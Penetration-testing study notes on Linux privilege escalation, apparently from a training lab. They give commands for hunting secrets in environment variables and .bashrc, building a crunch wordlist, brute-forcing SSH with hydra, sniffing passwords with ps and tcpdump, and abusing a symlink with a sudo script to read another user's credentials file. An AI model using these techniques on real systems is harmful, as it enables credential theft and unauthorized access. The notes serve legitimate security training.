























































































































































Exposed Confidential Information

18.3.1 - Inspecting user trails
Inspecting environment variables
env
Inspecting bashrc
cat ~/.bashrc
Create a simple wordlist (output here will be lab001, lab002, etc) which could be used in a bruteforce attack.
crunch 6 6 -t Lab%%% > wordlist



hydra -l eve -P wordlist 192.168.50.214 -t 4 ssh -V
18.3.2 - Inspecting service footprints
Refresh active processes (could be used to harvest creds for example)
watch -n 1 "ps -aux | grep pass"
Perform password sniffing by capturing passwords coming into the loopback interface
sudo tcpdump -i lo -A | grep "pass"
18.3.3 - Service Exploits
Services are simply programs running in the background, accepting input or performing regular tasks. If vulnerable services are running as root, exploiting them can lead to command execution as root. Service exploits are found via Searchsploit, Google and Github.
Check more on 12.3 - Offline Exploit Resources
18.3.4 - Making a symbolic link
An example of a symbolic link (essentially an alias for another file) being used with a custom binary.
ln -sf /home/m.sander/personal/creds-for-2022.txt fk_this_box
sudo -u m.sander /usr/bin/sync.sh fk_this_box